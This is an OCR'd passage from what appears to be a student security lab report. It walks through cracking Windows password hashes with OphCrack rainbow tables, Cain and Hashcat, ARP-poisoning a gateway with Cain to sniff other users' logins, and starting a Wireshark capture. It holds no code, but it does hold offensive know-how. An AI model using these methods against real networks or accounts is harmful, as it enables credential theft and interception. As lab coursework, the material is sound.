


Figure 269

Even though the 'XP special' rainbow table is 7.5GB in size, it can still be used by OphCrack Live CD even if there is not enough room on a CD (or USB drive) to save a file of this size. By default, OphCrack scans all devices it has access to for tables, including the hard drives of the system on which it is run. Therefore, all that had to be done was create a folder named 'tables' on the root directory of the hard drive (Figure 48), and OphCrack was able to find and use these rainbow tables when it was booted up (Figure 49).




Figure 270

Figure 271

With the 'XP special' rainbow tables, OphCrack was able to find the passwords for the medium account, and also for the standard user account (Gerben Kleijn). What was somewhat shocking was that the password for the standard user was found faster than the password for the medium strength account. It had previously been thought that the password for the Gerben Kleijn account was fairly strong, but it didn't pose an issue for the rainbow tables. The password for the 'insane' strength account was not found (Figure 50 and 51)




Figure 272




Figure 273

Using Cain

Cain is a password cracking program that provides an interface to crack many different kinds of passwords and hashes; LM, NTLM, MD5, SHA1, and even WPA or CISCO IOS. It can also quickly dump all stored hashes from a Windows system into the program (Figure 52).

Figure 274

Like most other password cracking programs, Cain can run a brute force attack against the hashes, or it can use a wordlist (Figure 53).




Figure 275

Cain has a number of features that many other password cracking tools don't have. For instance, Cain can sniff passwords from other computers that are connected over a local network. In order to do so, the network sniffer has to be started, and then the MAC address scanner can find all hosts in a certain range (Figure 54).




Figure 276

Now the ARP Route Poisoning (APR) tool can be used. This tool will intercept traffic between a host and the intended destination by poisoning their ARP cache. If this is done on the network's default gateway, then all traffic from all hosts can be intercepted (Figure 55 and 56).




Figure 277




Figure 278

Eventually, users for which traffic is intercepted will go to a website or application with an authentication feature and when they enter their username and password, Cain stores this under ‘passwords’. However, Cain will only be able to display the username and password if it was transmitted

in clear text. For instance, Figure 57 shows that when a user logs in to www.uat.edu, all Cain shows is username '1001127640' and password '1007x660' because the information was sent encrypted.

Chances are that after some time, Cain will sniff out passwords that were sent in clear text due to a website or application that lacks basic security. Additionally, if Cain sniffs out a password that was sent hashed, this can automatically be forwarded to the password cracker part of the program to try to break it.




Figure 279

Using Hashcat

Hashcat is supposed to be the World's fastest md5crypt, phpass, mscash2 and WPA / WPA2 cracker. Where most basic password cracking tools use the system's CPU, hashcat is able to use the system's GPU which allows for much more passwords per second to be tried against a hash. Hashcat is traditionally a command line based tool, but it can also be used through a GUI (Figure 58).




Figure 280

When the password file that was used in John the Ripper is fed to hashcat, the program doesn't instantly recognize the hashes (Figure 59). Apparently, either the password file needs to be modified to fit hascat's requirements, or certain changes have to be applied to hascat's settings to recognize the

format of the file. Some online research indicated that changing the format of the password list would probably be the best place to start, so the hashes in the file were saved in the format shown in Figure 60.




Figure 281




Figure 282

Figure 61 shows that the hashes are now recognized, and hashcat was able to perform a brute force attack. However, while John the Ripper finished its brute force attack within seconds, hashcat still didn't find any passwords after five minutes. This suggests that hashcat's settings were not configured as they were supposed to be.




Figure 283

The problem with hashcat is that it's such a powerful password cracking tool with so many features that can be modified and customized that it's not an easy tool to get started with. Therefore, instead of trying to get every feature set correctly for a fast brute-force attack a dictionary attack was run against the hashes instead. John the Ripper's standard wordlist - password.lst - was used as the dictionary file (renamed to wordlist.txt) (Figure 62). Now, hashcat was able to find the passwords for two out of three hashes almost instantly (Figure 63).

Figure 284




Figure 285

Hashcat did not find the password for the third hash, meaning this password was not included in the wordlist. The same dictionary attack was run once more, this time with the wordlist 'passlist.txt' added, which was previously used with John the Ripper (Figure 64). Now, hashcat was able to find all three passwords, which goes to show that sometimes different dictionaries have to be used to crack all hashes (Figure 65).




Figure 286




Figure 287

Using Wireshark

This section overviews how to capture and analyze packets with Wireshark and TCPDump. Both tools accomplish the same task in similar ways. Each tool has each own advantages, it is up to the user to decide which tool is best.

1. Fire up Wireshark. After Wireshark loads go to; **Capture > Interfaces.** Choose the **Options** on your currently active network connection. Click on the **Capture Filter** button in this Capture Options dialog box. Click on the **filter**: No ARP and no DNS. Do not click **OK**. Take a screenshot of the capture filter dialog when you select that filter. (Figure 66)




Figure 288

2. Select **Cancel**. We are not going to specify any capture filters for this lab. On the capture options dialog box, go ahead and select **Start** to start a capture. *Now you should be seeing traffic flying by. Visit a couple of web pages to generate some traffic.* Scroll back on the interface a bit. Choose a **packet** that is using the TCP protocol. Look through the traffic and see if you can find where your browser made a request to one of the web sites you visited. It should be HTTP and you might notice a GET or POST in the request as well. (Figure 67)

